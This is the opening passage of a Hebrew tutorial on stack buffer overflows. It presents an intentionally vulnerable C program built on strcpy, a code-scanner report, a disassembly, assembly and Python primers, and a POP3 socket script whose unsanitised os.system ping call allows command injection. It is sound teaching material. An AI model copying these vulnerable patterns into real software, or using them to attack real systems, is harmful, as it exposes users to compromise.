


Buffer Overflows 101

מאת שי רוד (NightRanger)

הקדמה

מדי יום מתגלות ומתפרסמות עשרות פרצות אבטחה במערכות, תוכנות ומוצרים שונים, תודות לתגליות אלו ופרסומן מתאפשר לחברות התוכנה לשחרר טלאי אבטחה, ולנו כמנהלי מערכות ו/או משתמשי הקצה לדאוג שהמערכות שלנו יעודכנו באופן שוטף עם חבילות השירות והטלאים ששוחררו בהתאם.

בנושא זה עולה תהיה, **אם עץ נופל ביער, ואין איש שישמע אותו, האם הוא בכל זאת משמיע קול?**

כך גם פרצות אבטחה, אם אינן מפורסמות ניתן להניח שאינן התגלו?

אם הן אינן התגלו, ניתן להניח שאינן קיימות?

ובכן, ניתן לומר בביטחון שקיימות מאות פרצות שאינן פורסמו לציבור וישנן מאות מערכות שרק מחכות שמישהו ירים את הכפפה ויאתר את חולשותיהן.

במאמר זה נדון בשיטה אחת מיני רבות לניצול חולשות אבטחה. שיטה זו ידועה בשם "Buffer Overflow" או- "גלישת חוצץ".

מה היא גלישת חוצץ?

גלישת חוצץ היא שגיאת תוכנה המתרחשת כאשר תוכנית מחשב מנסה לכתוב לאזור בזיכרון יותר מידע מאשר הוא יכול להכיל, אותו מידע "זולג" מחוץ לגבולות החוצץ ומשנה נתונים שלא אמורים להשתנות.

כתוצאה מכך התוכנה לוודאי תקרוס ובמקרים מסוימים אף תתאפשר כתיבת נתונים זדוניים והרצתם על ידי התוכנה.

זהו הבסיס לפרצות אבטחה רבות אשר מהוות סכנה ממשית למערכות ולנתונים שלנו.

קיימות שתי וריאציות לגלישת חוצץ הנקראות בשם:

- **Stack Overflow** (גלישת מחסנית)
- **Heap Overflow** (גלישת ערימה).

לאורך מאמר זה אנו נתמקד בגלישת מחסנית אך אמשיך להשתמש במונח "גלישת חוצץ".

מדוע אפליקציות פגיעות לגלישת חוצץ?

בשפות תכנות כגון: C ו- C++ לא מתבצעות בדיקות גבולות במלואן וברוב המקרים אינן מתבצעות כלל, כמו כן לא קיים מנגנון מובנה למניעת כתיבה של מידע לכל איזור בזיכרון.

בשפת C למשל ניתן לנצל את הקריאות (strcpy(), sprintf(), vsprintf(), strcat(), scanf(), bcopy(), gets מכיוון ופונקציות אלה אינן בודקות האם החוצץ שהוקצה במחסנית יכול להכיל את המידע שהועתק אליו.

כיצד זה קורה?

כדי להבין כיצד גלישת חוצץ מתרחשת נעיף מבט על קוד המקור הבא:

```
#include<stdio.h>
#include <string.h>
GetInput(char * str)
{
        char buffer[10];
      strcpy(buffer,str);
      printf("Your message is \"%s\"\n",buffer);
}
main( int argc, char *argv[] )
{
      if( argc == 2 )
            GetInput(argv[1]);
      else
            printf("One argument expected.\n");

      return 0;
}
```

לאחר הידור הקוד והרצתו יתקבל קובץ בינארי שיצפה לקלט מהמשתמש ויציגו לאחר מכן על המסך

ניתן לראות בקוד מעל שהוקצה חוצץ בגודל של 10 בתים:

```
char buffer[10];
```

הפונקציה strcpy() מקבלת שני מערכי תווים, יעד ומקור. אם המקור גדול מהיעד strcpy() תכתוב מעבר לגבולות החוצץ, בשורה מתחת מתבצעת העתקה של המחרוזת שמתקבלת מהמקור **(str)** ליעד **(buffer)** באמצעות הפונקציה:


```
strcpy(buffer,str);
```

לאחר מכן יוצג תוכן **buffer** על הצג:

```
printf("Your message is \"%s\"\n",buffer);
```

מה יקרה אם נזין בשורת הפקודה מחרוזת של 30 בתים?

להלן התוצאה:



ניתן לשער כי כבר ניחשתם מה תהיה התוצאה ואתם חושבים לעצמכם "היי, נתקלתי בשגיאה כזו בעבר, אך כיצד זוהי פרצת אבטחה וכיצד מנצלים אותה?"

ובכן, בהמשך אנו ננסה לשלוט על זרימתה של התוכנית על מנת שנוכל להריץ קוד זדוני ולפתח עבורה Exploit.

Exploit הוא בעצם הכלי שינצל את המטרה שלנו יגרום לה לקרוס ויריץ עבורנו את הקוד הזדוני.

בדוגמה הנ"ל קוד המקור נמצא ברשותנו מה שהקל על זיהוי החולשה (באג).

ברוב המקרים לא תהיה לנו גישה לקוד המקור ואנו נצטרך לאתר את החולשה בדרכים אחרות שבהן נדון בהמשך.

ידע נדרש

- עבודה בסביבת מערכת ההפעלה לינוקס
- ידע בשפת תכנות כלשהי (רצוי C/C++)
- ידע בשפת אסמבלר
- היכרות עם שפות סקריפטינג כגון: Perl או Python

במידה ואינכם בקיאים באחד מהנושאים הנ"ל אל דאגה, נערוך היכרות עימם, אמנם לא נכנס לעומקם אך נדון במידע הרלוונטי שנדרש למאמר זה ואף יספיק לתת לכם את נקודת הפתיחה ואת הכלים הדרושים.

הכלים

להלן קישורים רלוונטיים עבור הכלים שבהם נשתמש במהלך המאמר:

- **BackTrack4** - http://www.backtrack-linux.org/downloads/ - הפצת לינוקס הכוללת את רב הכלים הדרושים למאמר זה.
- **Metasploit Framework** - http://www.metasploit.com/ - אני בספק אם כלי זה דורש הצגה, אך זוהי הפלטפורמה שבה נשתמש לפיתוח ובדיקת ה-Exploit.
- **DEV C++** - http://sourceforge.net/projects/dev-cpp/files/ - מהדר לשפות C/C++
- **Ollydbg** - http://www.ollydbg.de/odbg110.zip - כלי המשמש לבדיקת וניפוי שגיאות בקוד. או **Immunity Debugger** - http://www.immunityinc.com/products-immdbg.shtml

מכיוון והמאמר מתייחס לפיתוח Exploit בסביבת מערכת ההפעלה Windows XP + SP2 ניתן להשתמש באחת ממערכות הוירטואליזציה הבאות להרצת מערכת הלינוקס או מערכת החלונות:

- **VirtualBox** - http://www.virtualbox.org/wiki/Downloads
  או **VMWare** - http://www.vmware.com/support/

איתור גלישת חוצץ באפליקציות

קוד מקור

את תהליך איתור גלישת חוצץ באמצעות בחינה של קוד מקור ניתן לתאר גם בשם בדיקת **Whitebox**. בחינת קוד מקור ניתן לבצע בצורה ידנית או בעזרת כלי בדיקה, בדוגמה שהוצגה ישנן סה"כ כ-16 שורות קוד, אך תוכנית מחשב טיפוסית יכולה להכיל מאות ואף אלפי שורות קוד כך שתהליך הבדיקה הידני עלול להפוך למתיש ואף לא פרקטי.

כלי בדיקה יעברו על קוד המקור ויאתרו עבורנו פונקציות "חשודות" אשר עלולות להוות בעיה, כמובן שיש לבצע אימות ידני לתוצאות כלי הבדיקה.

אחד הכלים לביצוע בדיקות קוד נקרא **Flawfinder** - http://www.dwheeler.com/flawfinder/
להלן תוצאות בדיקה שבוצעה ע"י Flawfinder לקוד הדוגמה שלנו:

```
root@Blackbox:~# flawfinder bof.c
Flawfinder version 1.27, (C) 2001-2004 David A. Wheeler.
Number of dangerous functions in C/C++ ruleset: 160
Examining demo.c
demo.c:6:  [4] (buffer) strcpy:
  Does not check for buffer overflows when copying to destination.
  Consider using strncpy or strlcpy (warning, strncpy is easily misused).
demo.c:5:  [2] (buffer) char:
  Statically-sized arrays can be overflowed. Perform bounds checking,
  use functions that limit length, or ensure that the size is larger than
  the maximum possible length.
Hits = 2
Lines analyzed = 18 in 0.52 seconds (1105 lines/second)
Physical Source Lines of Code (SLOC) = 18
Hits@level = [0]   0 [1]   0 [2]   1 [3]   0 [4]   1 [5]   0
Hits@level+ = [0+]   2 [1+]   2 [2+]   2 [3+]   1 [4+]   1 [5+]   0
Hits/KSLOC@level+ = [0+] 111.111 [1+] 111.111 [2+] 111.111 [3+] 55.5556 [4+]
55.5556 [5+]   0
Minimum risk level = 1
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!
```

או בשמו הלועזי Reverse Engineering, ניתן לתאר גם כבדיקת **Graybox**.


כפי ששמתם לב, גישה לקוד המקור מספקת הבנה מקיפה יותר לגבי איך התוכנה מתפקדת על פעולת הפונקציות הקיימות ומימושן, אך גישה לקוד מקור אינה מתאפשרת ברוב המקרים ולכן הדבר הכי קרוב לכך הוא תהליך הנדוס לאחור שיספק לנו איזושהי מסגרת כללית לצורת כתיבת הקוד ופעולת התוכנה.

אמנם לא ניתן להמיר את הקובץ המהודר לקוד מקור אך ניתן להמירו לקוד המיוצג ע"י הוראות אסמבלר.

ניתן להשתמש בכלים כגון דיבאגרים או-Disassembles כדי להמיר קובץ בינארי להוראות אסמבלר, אחד הכלים הפופולאריים נקרא IDA, וניתן להוריד גרסה חופשית לשימוש מאתר החברה:

http://www.hex-rays.com/idapro/idadownfreeware.htm

התוכנה IDA יכולה להציג את המידע בצורת תרשים זרימה של ההוראות, אילו פונקציות ספריות ומחרוזות נמצאות בשימוש ועוד...



לאחר שיטוט קצר בקוד האסמבלר שנוצר ע"י IDA ניתן למצוא את הפונקציה הפגיעה שלנו:

```
.text:00401290
.text:00401290                push    ebp
.text:00401291                mov     ebp, esp
.text:00401293                sub     esp, 28h        ; char *
.text:00401296                mov     eax, [ebp+arg_0]
.text:00401299                mov     [esp+28h+var_24], eax
.text:0040129D                lea     eax, [ebp+var_18]
.text:004012A0                mov     [esp+28h+var_28], eax
.text:004012A3                call    strcpy
.text:004012A8                lea     eax, [ebp+var_18]
.text:004012AB                mov     [esp+28h+var_24], eax
.text:004012AF                mov     [esp+28h+var_28], offset aYourMessageIsS ; "Your message is \"%s\"\n"
.text:004012B6                call    printf
.text:004012BB                leave
.text:004012BC                retn
.text:004012BC sub_401290     endp
.text:004012BC
```

IDA היא כלי מאוד חזק עם המון פיצ'רים ואפשרויות הרחבה.

גם לשיטה זו קיימים כלי בדיקה אוטומטים רבים שיבצעו סקירה על קוד האסמבלר ויתריעו על פונקציות בעייתיות כגון: BugScam - http://sourceforge.net/projects/bugscam/

BugScam היא חבילת סקריפטים עבור IDA.

Fuzzing

שיטה זו ניתן לכנות **Blackbox**, הכוונה בכך היא שאין לנו מידע על פעולות הפונקציות, קוד המקור או על מבנה התוכנה.

כאן נכנסת לתמונה שיטה שנקראת Fuzzing (אני לא מכיר מונח תואם בעברית, לפזז? ☺)

זוהי בעצם שיטה שנועדה לגלות "חריגות" על ידי שליחת נתונים מסוגים ואורכים שונים בווריאציות שונות שהתוכנה אינה מצפה להן ותנסה לגרום לה להחזיר לנו איזושהי שגיאה.

קיימים סוגים שונים של Fuzzers למטרות שונות. כמו למשל עבור פרוטוקולים כגון HTTP, רכיבי Activex, פורמטים של קבצים ועוד...

במאמר זה אנו נתמקד ב-Fuzzer בשם SPIKE ונדון בו בהמשך.

קצת אסמבלר

שפת אסמבלר היא שפת סף ז"א שהיא השפה הקרובה ביותר לשפת מכונה.

ייצוג מספרים:

B - בינארי, לדוגמה: 00001110B

H - הקסדצימלי, לדוגמה: 45H

D - דצימלי, לדוגמה: 25D

ביטים ובתים

BIT – ביט מיוצג ע"י 0 או 1

לדוגמה: 00000001 = 1 , 00000010=2

BYTE - בית מכיל 8 ביטים.

WORD – מילה היא 2 בתים שהם 16 ביטים.

DOUBLE WORD – מילה כפולה היא 2 מילים ששוות ערך ל-32 ביט.

אוגרים:

האוגרים משמשים לשמירת נתונים, לביצוע פעולות חישוב ופעולות לוגיות, העברת נתונים אל הזיכרון וממנו ועוד...

32Bit	16Bit	8Bit (0-7)	8Bit (8-15)
EAX	AX	AL	AH
EBX	BX	BL	BH
ECX	CX	CL	CH
EDX	DX	DL	DH
ESP	SP		
EBP	BP		
ESI	SI		
EDI	DI		
EIP	IP		

אוגרים כלליים:

EAX – אקומולאטור, משתמשים בו לפעולות חישוב ולסיכום מספרים (פעולות כגון חיבור,חיסור).
EBX – אוגר הבסיס, ניתן להשתמש באוגר זה לשמירת נתונים.
ECX – אוגר המונה, משמש לספירה וסופר כלפי מטה.
EDX – אוגר הנתונים, מאפשר חישובים מורכבים יותר (כגון כפל,חילוק).

אוגרים מצביעים:

ESI – אוגר מצביע מקור, מצביע על כתובת תא זיכרון מבוקש.
EDI – אוגר מצביע יעד, מצביע על כתובת תא זיכרון מבוקש.
EBP – מצביע הבסיס, מצביע על כתובת תאי הזיכרון המחסנית.
ESP – מצביע המחסנית, מצביע על כתובת תא הזיכרון בקצה המחסנית.
EIP – מצביע פקודה, זוהי הכתובת של ההוראה הבאה לביצוע.

פקודות בסיסיות ודוגמאות תחביר:

MOV – העתקת נתון ממקום אחד למקום אחר:

```
MOV EDX,42
MOV EBP,ESP
```

INC – הגדלת ערך האוגר ב-1 בלבד:

```
INC EDX
```

DEC – הפחתת ערך האוגר ב-1 בלבד:

```
DEC EDX
```

ADD – ביצוע פעולת חיבור:

```
ADD ECX,ECX
ADD ECX,8
```

SUB – ביצוע פעולת חיסור:

```
SUB ESP,4
```

NOP – (No Operation) פקודה זו אומרת לא לבצע דבר.
CMP – מבצעת השוואה בין שני ערכים:

```
CMP EAX,-1
```

JMP – פקודת קפיצה ללא תנאים ממקום בו נכתבה הפקודה בתוכנית למקום אחר בתוכנית:

```
JMP 0040144E
JMP ESP
```

CALL – קריאה לפרוצדורה מלווה בשם הפרוצדורה אליה יש לקפוץ.

```
CALL 00401290
CALL ESP
```

המחסנית (Stack)

המחסנית היא חלק מזיכרון המחשב המוקצה לשמירת נתונים זמניים.

השימוש במחסנית נועד למקרים כגון:


- שמירת נתונים ואחזורם מאוחר יותר.
- להעברת נתונים בין פרוצדורות וקטעי תוכניות.

שמירת הנתונים ואחזורם מהמחסנית מתבצע בשיטת (Last in first out) **LIFO** – הנתון האחרון שנכנס הוא הראשון שיוצא.

<u>פקודות רלוונטיות:</u>

PUSH – פקודה זו מעתיקה למחסנית ערך חדש.

POP – פקודה זו שולפת מהמחסנית את הנתון האחרון שהוכנס אליה.



איור נלקח מהאתר: http://sir.unl.edu/portal/bios/Stack-m6c5da6f8.png

Python ב-5 דקות

פייתון היא שפת סקריפטינג מונחית עצמים, שפה זו היא די קלה לכתיבה קריאה וללמידה עצמית.

אם ברצונכם ללמוד פיתוח בשפה זו מומלץ לבקר באתר:

http://vlib.eitan.ac.il/python/

מטרת פרק זה במאמר היא לעבור על הבסיס, על תחביר הפקודות והפונקציות הדרושות לנו לפיתוח ה-Exploit.

במידה והנכם משתמשים ב-BackTrack4 פייתון כבר מותקנת ומוכנה לשימוש.

תחילה נאתר את מיקומה במערכת:

```
root@Blackbox:~# which python
/usr/bin/python
```

לפני שנצלול לכתיבת סקריפטים נעיף מבט על חלק מהפקודות שנשתמש בהן ולשם כך נפעיל את ה-interpreter ע"י הרצת הפקודה python.

```
root@Blackbox:~# python
Python 2.5.2 (r252:60911, Oct  5 2008, 19:24:49(
]GCC 4.3.2] on linux2
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

זוהי הסביבה שבה נוכל לבצע ניסיונות ובדיקה לקוד ולתחביר שלנו לפני שאנו מטמיעים אותו בסקריפט.

נתחיל בעבודה עם משתנים, יצירתם, הצבת נתונים ושליפתם.

דוגמה 1:

```
>>> site = "http://www.digitalwhisper.co.il"
>>> print site
http://www.digitalwhisper.co.il
```

יצרנו משתנה בשם **site** והצבנו בו מחרוזת טקסט באמצעות הסימן **=**
(מחרוזות טקסט יש להציב בין גרשיים " " בתחילת ובסוף המחרוזת.)

לאחר מכן הדפסנו את תוכן המשתנה באמצעות הפקודה **print** ושם המשתנה.

דוגמה 2:

```
>>>fname = "Jhon"
>>> lname = "Doe"
>>> fullname = fname + lname
>>> print fullname
JhonDoe
```

בדוגמה זו יצרנו שני משתנים, אחד מכיל שם פרטי והשני מכיל שם משפחה, את שניהם הצבנו במשתנה נוסף בשם **fullname** וחיברנו אותם ע"י הסימן **+**, לאחר מכן הדפסנו את תוכנו של המשתנה.

להלן דוגמה נוספת לשרשור מחרוזות טקסט:

דוגמה 3:

```
 >>>text = "this "
 >>>text+= "is "
 >>> text+="another "
 >>>text+="  example"
 >>>print text
this is another example
```

עבודה עם מספרים:

דוגמה 4:

```
 >>>num1=5
 >>>num2=7
 >>>sum=num1+num2
 >>>print sum
12
 >>>sum=num2-num1
 >>>print sum
2
 >>>sum=num1 * num2
 >>>print sum
35
```

בדוגמה הנ"ל ניתן לראות פעולות כגון חיבור, חיסור וכפל. כמובן שכאשר ומבצעים פעולות חשבוניות יש לבצע את הפעולות בסדר המקובל. זאת אומרת, כפל וחילוק קודמים לחיבור וחיסור וכו'...

דוגמה 5:

```
 >>>print (4 * 5) - 5
15
```

בפייתון ניתן להשתמש במודולים שהוכנו מראש עבור פעולות שונות, המודולים מכילים פונקציות עבור פעולות כגון יכולות עבודה ברשת,עבודה עם שרתי דואר וכו'...

ייבוא מודולים והפעלת פקודות מערכת:

דוגמה 6:

ייבוא מודולים:

```
>>> import sys
>>> import os
 >>>os.system("ping -c 1 8.8.8.8")
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
 64bytes from 8.8.8.8: icmp_seq=1 ttl=51 time=89.0 ms
 8.8.8.8 ---ping statistics---
 1packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 89.005/89.005/89.005/0.000 ms0
```

בדוגמה הנ"ל ביצענו ייבוא לשני מודולים באמצעות הפקודה **import** ושם המודול.

קלט:

קלט בפייתון:

על מנת שהסקריפטים שלנו יהיו אינטראקטיביים למשתמש נרצה לבקש ממנו לספק מידע לסקריפט כדי שנוכל לעבד אותו בהמשך.

שתי שיטות לקבלת קלט קיימות:

1. **raw_input** – עבור מחרוזות טקסט.
2. **input** – עבור מספרים.

דוגמה 7 (קלט מחרוזות):

```
 >>>input = raw_input("Enter your name: ")
Enter your name: Shai
 >>>print input
Shai
```

דוגמה 8 (קלט מספרים):

```
>>> num1 = input("input first number: ")
input first number: 5
>>> num2 = input("input second number: ")
input second number: 4
>>> print num1+num2
9
```

<u>המרת מספר למחרוזת:</u>

דוגמה 9:

```
>>> host = "digitalwhisper.co.il"
>>> port = 80
>>> print host + port
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: cannot concatenate 'str' and 'int' objects
>>> print host + str(port)
digitalwhisper.co.il80
```

בדוגמה הנ"ל יצרנו שני משתנים, האחד **host** עבור מחרוזת והשני **port** עבור מספר.

שימו לב שכאשר אנו מנסים לחבר את שני המשתנים מתקבלת השגיאה:

```
TypeError: cannot concatenate 'str' and 'int' objects
```

על מנת שנוכל לחבר את שני המשתנים ולהציג את תוכנם נצטרך להמיר במקרה הזה את המשתנה port למחרוזת ע"י הפקודה **`str(port)`**.

<u>המרת מחרוזת למספר:</u>

דוגמה 10:

```
>>> num1 = "10"
>>> num2 = 10
>>> print num1 + num2
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: cannot concatenate 'str' and 'int' objects
>>> print int(num1) + num2
20
```

גם בדוגמה הזו כמו בקודמת יצרנו שני משתנים **num1** כמחרוזת ו-**num2** כמספר.

כאשר ננסה לחבר את שני המשתנים כדי לקבל את תוצאתם נקבל את השגיאה:

```
TypeError: cannot concatenate 'str' and 'int' objects
```

כדי להפוך את המשתנה num1 למספר כדי שנוכל להשתמש בו לפעולות חשבוניות נצטרך להשתמש בפקודה: **int(num1)**.

כתיבה לקבצים:

```
>>>text = "Hello world!"
>>>file = open("hello.txt", 'w');
>>>file.write(text);
>>>file.close();
```

בפקודה הראשונה אנו מציבים את המחרוזת "Hello world!" במשתנה בשם **text**

פקודה שנייה פותחת קובץ בשם **hello.txt** לכתיבה.

פקודה שלישית כותבת לקובץ את תוכן המשתנה **text**.

שימוש ב-Sockets

```
>>> import socket
>>> host = "mail.netvision.net.il"
>>> port = 110
>>> s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> s.connect((host,port))
>>> data=s.recv(1024)
>>> print data
+OK POP3 service
>>> s.send('USER shai\r\n')
>>> data=s.recv(1024)
>>> print data
+OK password required for user shai
>>> s.send('PASS 1234\r\n')
>>> data=s.recv(1024)
>>> print data
-ERR [AUTH] User disabled, contact your system administrator
for details
>>> s.close()
```

ביאור של הקוד הנ"ל החל מהשורה הראשונה:

1. ייבוא מודול **socket**.
2. משתנה שמכיל את הכתובת שברצוננו להתחבר אליה.
3. משתנה שמכיל את פורט היעד.
4. יצירת ה-**socket** והצבתו במשתנה בשם **s**.
5. ביצוע חיבור למטרה שלנו לפי ע"י הצבת המשתנים **host** ופורט.
6. קבלת הבאנר של השרת למשתנה בשם **data**.
7. הדפסת הבאנר שמאוחסן במשתנה **data**.
8. מכיוון ואנו מבצעים חיבור לשרת **POP3** ננסה לבצע מולו אימות באמצעות שם משתמש וסיסמה באמצעות **s.send**

```
s.send('USER shai\r\n')
```

USER היא פקודת **POP3** ואחריה שם המשתמש שאיתו נבצע אימות ולאחר מכן נשלח **\r\n**:

\r – אנטר (carriage return).
\n – המשמעות שורה חדשה.

9. שוב נקבל את תגובת השרת למשתנה **data** ונדפיסו למסך.
10. כך נמשיך גם עבור הסיסמה ולבסוף נסגור את ה-**Socket**.

כתיבת הסקריפט:

כאשר נבצע יציאה מה-Interpreter של פייתון אנו נאבד את כל הנתונים והפקודות שהזנו שם

כתיבת סקריפט שיכיל את כל הפונקציות והמודולים אינה דורשת כלים מיוחדים, ניתן להשתמש בכל עורך טקסט שתחפצו (העדיפות היא לעורך טקסט שתומך בהדגשת וסימון קוד כגון vim).

בסקריפט שנכתוב מיד אנסה לשלב את כל הדוגמאות שהצגתי עד כאן כדי שנוכל לראות כיצד הכל משתלב יחדיו,נוסיף עוד כמה פונקציות חדשות וכמובן אנסה לבאר את הקוד (שימו לב שהסקריפט מותאם לסביבת לינוקס).

*אגב, הערות בקוד מסומנות ע"י **#** או בין **""" """**

דוגמה:

```
#  this is a comment
'''
This is a comment too
'''
```

```
#!/usr/bin/python   # ציון מיקום ה-Interpreter במערכת שלנו
import os # יבוא המודולים שבהם נשתמש בסקריפט זה
import sys
import socket
import time

print "First script - All in one\r\n" # הדפסת שם הסקריפט

host = raw_input("Server address: ") # יצירת בקשה לקלט מסוג מחרוזת מהמשתמש
port = input("Server port: ")# יצירת בקשה לקלט מסוג מספר מהמשתמש
user = raw_input("Your POP3 User name: ")# יצירת בקשה לקלט מסוג מחרוזת מהמשתמש
passwd = raw_input("Your POP3 Password: ")# יצירת בקשה לקלט מסוג מחרוזת מהמשתמש
# הדפסת הודעה על המסך המשולבת עם נתוני המשתנים שהזין המשתמש בבקשות הקלט
#מכיוון והקלט למשתנה port היה מספר אנו ממירים אותו למחרוזת כדי שנוכל לשלבו במשפט

print "You chose to connect to " + host + " at port " + str(port) + "\r\n"
time.sleep(10) # הסקריפט ימתין במשך 10 שניות לפני שימשיך את פעולתו
print "Pinging host " + host + "\r\n" # הדפסת מחרוזת עם שילוב של שורה חדשה

os.system("ping -c 4 " + host)# host הרצת פקודת פינג לכתובת שהזין המשתמש במשתנה

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)# יצירת ה-socket
s.connect((host,port)) # התחברות לכתובת ולפורט שהוזנו ע"י המשתמש
data=s.recv(1024) #data קבלת נתונים מה-socket למשתנה בשם
print data # הדפסת תוכן המשתנה
s.send('USER ' + user + '\r\n') # user שליחת שם משתמש שאוסן במשתנה
data=s.recv(1024)#data קבלת נתונים מהsocket למשתנה בשם
print data # הדפסת תוכן המשתנה
s.send('PASS ' + passwd + '\r\n')#  passwd שליחת סיסמה שאוחסנה במשתנה
data=s.recv(1024)# data קבלת נתונים מהsocket למשתנה בשם
print data # הדפסת תוכן המשתנה
s.close() # סגירת ה-socket
```

כדי להפוך את הקובץ לבר הרצה נשנה את הרשאותיו:

```
root@Blackbox:~# chmod a+x demo.py
```

ונריץ אותו:

```
root@Blackbox:~# ./demo.py
First script - All in one

Server address: mail.netvision.net.il
Server port: 110
Your POP3 User name: operator
Your POP3 Password: **********
You chose to connect to mail.netvision.net.il at port 110

Pinging host mail.netvision.net.il

PING mail.netvision.net.il (194.90.9.16) 56(84) bytes of data.
64 bytes from mmpb.netvision.net.il (194.90.9.16): icmp_seq=1 ttl=122
time=18.7 ms
64 bytes from mmpb.netvision.net.il (194.90.9.16): icmp_seq=2 ttl=122
time=14.3 ms
64 bytes from mmpb.netvision.net.il (194.90.9.16): icmp_seq=3 ttl=122
time=16.3 ms
64 bytes from mmpb.netvision.net.il (194.90.9.16): icmp_seq=4 ttl=122
time=13.2 ms

--- mail.netvision.net.il ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 13.252/15.673/18.706/2.077 ms
+OK POP3 service

+OK password required for user operator


